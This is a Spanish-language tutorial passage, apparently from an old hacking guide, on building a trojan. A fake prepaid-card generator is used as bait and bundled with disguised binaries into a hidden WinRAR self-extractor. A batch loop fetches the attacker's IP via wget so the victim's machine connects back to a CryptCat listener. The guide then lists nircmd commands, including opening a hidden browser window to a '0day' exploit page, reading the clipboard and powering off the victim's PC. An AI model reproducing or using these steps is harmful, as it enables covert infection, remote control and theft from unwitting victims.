Ahora que tenemos todo listo vamos a buscar nuestra carnada :D ahora utilizaré un antiguo software llamado VOMISTAR el cual antiguamente podías generar tarjetas de prepago con tan solo dar un clic (antes si funcionaban pero ya no porque el tipo de cifrado de las tarjetas de timofónika son diferentes). Ahora que tenemos vomistar.exe, sass.exe, presetup.exe, update.exe, msnmsgr.exe e inicio.bat vamos a proceder a empaquetar con Winrar de la siguiente forma:


Seleccionamos todo y con el botón derecho seleccionamos la opción de "**añadir al archivo**" y veremos la conocida ventanita de winrar… así seguimos los mismos pasos de siempre:




En la siguiente imagen vemos como seleccionamos la pestaña "Avanzado" y seleccionamos "Opciones SFX", luego aparecerá la segunda ventanita (la derecha) llamada "Opciones avanzadas" y le indicaremos la ruta de extracción y nuevamente donde dice "Ejecutar tras la extracción" solamente escribiremos "ejecutar" para editarlo mas adelante:




En la siguiente imagen seleccionamos las opciones de siempre para ocultar todo:




Ahora nos cambiamos hasta la pestaña “Texto e icono” y seleccionamos en “Examinar” para elegir nuestro icono:



Ahora aceptamos y volvemos a esta ventana para editar nuestra ejecución en SFX (Pestaña “comentario”):




Debería quedar algo asi:



Aceptamos todo y se creará nuestra carnada:

¿Una ves que la victima ejecute el archivo que sucederá?, verá solamente el vomistar y en segundo plano se estará ejecutando en un loop continuo el script en batch esperando tu dirección IP o DNS:

Pero por debajo:




¿Ahora como tomamos el control?, creamos el archivo config.ini que habiamos puesto antes en el bat.

Abrimos el block de notas y escribimos nuestra IP donde recibiremos la conección:


190.22.118.133

¿Como se cual es mi ip?, Menú inicio voy donde dice “ejecutar” y escribo **cmd /c ipconfig&&pause** luego acepto y veré algo como esto:




Igual que antes tu ip pública dentro de Internet será la de color rojo donde aparece tu proveedor de Internet y el de color verde es la ip de red interna como la de tu casa o trabajo.
Otra forma es ir a esta dirección: http://ip.interchile.com/ y te aparecerá en letras grandes tu IP.


Y lo guardo como config.ini para después subirlo a mi servidor de iespana:



Y…….. ha llegado cartaa!!! :D



Ahora solo falta recibirla escuchando con CryptCat:



Hemos concluido que nuestro script creado en el block de notas puede reemplazar a NO-IP utilizando Wget como downloader.

Ahora entretengámonos observando algunas funciones de Nircmd :D, recuerden que le pusimos update.exe

“%programfiles%\Internet Explorer\iexplore.exe” “http://512.iespana.es/0day_ie7.html”
update.exe win trans ititle "internet explorer" 256

Estos dos programas significa que voy a abrir el Internet Explorer hacia un exploit remoto y para no levantar sospecha voy a ocultar esa ventana con nircmd que ahora se llama update.exe.

Otras cosas pueden ser para los amantes de las bromas:

Abre la unidad f: **update.exe cdrom open f:**
Dejas sin audio la pc: **update.exe mutesysvolume 1**
Apagar el monitor: **update.exe monitor off**
Apaga la pc: **update.exe exitwin poweroff**
Reinicia servicios activos: **update.exe service restart MySql**
Lee el portapapeles: **update.exe clipboard readfile "c:\info.txt"**
Etc etc…

En realidad esto no es nada porque Nircmd es mucho mas eficaz que cualquier troyano o sistema de administración remota, es capaz de reemplazar a Netbus, Radmin, Optix pro, bo, Taladrator, PsTools, Sub7 y muchos mas juntos a excepción de su capacidad para realizar una conexión pero en cuando a revelar el estado de un sistema o poder modificar toda la estructura de Windows a tu antojo con una cantidad increíble de variables no te lo da nadie.